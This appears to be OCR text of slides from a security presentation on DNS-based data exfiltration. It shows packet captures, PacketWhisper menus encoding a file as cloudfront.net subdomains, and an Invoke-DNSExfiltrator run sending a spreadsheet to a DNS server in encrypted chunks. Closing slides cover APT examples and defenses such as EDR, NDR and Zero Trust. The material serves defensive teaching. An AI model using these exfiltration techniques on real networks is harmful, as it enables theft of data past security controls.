DNS       293  Standard query 0x4a87 MX 584c012410161de374000000197445587443 6f6d6d656…
DNS       341  Standard query response 0x4a87 MX 584c012410161de37400000019744558 7443…
DNS       293  Standard query 0x7827 MX 45f40124101680e3746cada3e8a8ad8a565bb9e3a55ea…
                                         X 45f40124101680e3746cada3e8a8ad8a565b…
                                         01241016e3e374010010800000084000000420…
                                         NAME 6a4101241016e3e37401001080000084…
                                         24101746e37400040040000200200001001080…
                                         XT 1f810124101746e37400040040000200200…
                                         01241017a9e374000210000001080080000400…
                                         NAME 2d0d01241017a9e374000210000001080…
                                         2410180ce37400000840000004200000021000…
                                         XT 2d26012410180ce37400000840000004200…
                                         012410186fe374000200200001001080000008…
                                         NAME 5f29012410186fe374000200200001001…
                                         41018d2e374000108008000040040000200200…
```

```
PacketWhisper — Python — 73×32
bash-3.2$ ./packetWhisper.py
 _____           _        _   __          ___     _
|  __ \         | |      | |  \ \        / / |   (_)
| |__) |_ _  ___| | _____| |_  \ \  /\  / /| |__  _ ___ _ __   ___ _ __
|  ___/ _` |/ __| |/ / _ \ __|  \ \/  \/ / | '_ \| / __| '_ \ / _ \ '__|
| |  | (_| | (__|   <  __/ |_    \  /\  /  | | | | \__ \ |_) |  __/ |
|_|   \__,_|\___|_|\_\___|\__|    \/  \/   |_| |_|_|___/ .__/ \___|_|
                                                       | |
                                                       |_|

           Exfiltrate / Transfer A

                 Text-Based Stegan
"SHHHHHHHHHH!"
       \                Written b
        \           https://githu
  (\~---.
 /   (\-`-/)
(      ' '  )         data.xls acc
 \ (  \_Y_/\        device.cfg  b
  ""\ \___//         LoadMe.war f
     `w   "

====  PacketWhisper Main Menu  ===

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: ▯
```

```
PacketWhisper — Python — 79×29

Selection: 1

====  Prep For DNS Transfer - Cloakify a File  ====

Enter filename to cloak (e.g. payload.zip or accounts.xls): myPayload.zip

Save cloaked data to filename (default: 'tempFQDNList.txt'):

====  Prep For DNS Transfer - Select Cloakify cipher  ====


=======  Select PacketWhisper Transfer Mode  =======

1) Random Subdomain FQDNs  (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs  (DNS may cache, but overcomes NAT)
3) Common Website FQDNs    (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: ▯
```

```
PacketWhisper — Python — 54×40

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3


Creating cloaked file using cipher: ciphers/subdomain_
randomizer_scripts/cloudfront_prefixes

Cloaked file saved to: tempFQDNList.txt

Adding subdomain randomization to cloaked file using :
 cloudfront_prefixes.py

Preview a sample of cloaked file? (y/n): y

dp3pgq8yg2oxj.cloudfront.net
dbv4vgnqmm5e7.cloudfront.net
d9rdxz1ekn982.cloudfront.net
du3puhzxpit6f.cloudfront.net
doyyht2slcd77.cloudfront.net
dk58vfvfcxqh6.cloudfront.net
dbetnrci7n7em.cloudfront.net
dymbclhelji2z.cloudfront.net
d9gj0tqgulwhc.cloudfront.net
dbv4vgkfaq1ni.cloudfront.net
d9rdxziwmyt5j.cloudfront.net
d2m9skf7ewogq.cloudfront.net
d9gj0tvympccr.cloudfront.net
dbv4vgqvk6akz.cloudfront.net
d9a648rxn97eb.cloudfront.net
dynwywveho4g4.cloudfront.net
d12aandv59ncm.cloudfront.net
```


```
c:\SecurityResearch\DNSExfiltrator>powershell -c "ipmo .\Invoke-DNSExfiltrator.ps1;
[*] Working with DNS server [192.168.52.134]
[*] Compressing (ZIP) the [verySecretFile.xls] file in memory
[*] Encrypting the ZIP file with password [password], then converting it to a base64
[*] Total size of data to be transmitted: [7678] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [34]
[*] Sending 'init' request
[*] Sending data...
[*] DONE !
```

Impact...?

T1485

ATT&CK®

Data Destruction




FANDANGO MOVIECLIPS

Impact...?

Colonial Pipeline cyberattack

APT?




APT29 / Cozy Bear

#WeAreExclusive

Lessons learned

#WeAreExclusive

Zero Trust Access




Microsoft Modern Security Architecture

Identity Security

MFA everywhere

ITDR

FIDO



Behaviour Analysis

Least privileges access

Endpoint/System/Network

EDR

NDR

UEBA

DNS

Deception

Moving Target Defense

Visibility, integrations & automations

- Visibility on Network, Devices, Identity, Apps and Data

Visibility, integrations & automations

- **Asset management**

Visibility, integrations & automations

- **Behaviour analytics**

#WeAreExclusive

Visibility, integrations & automations

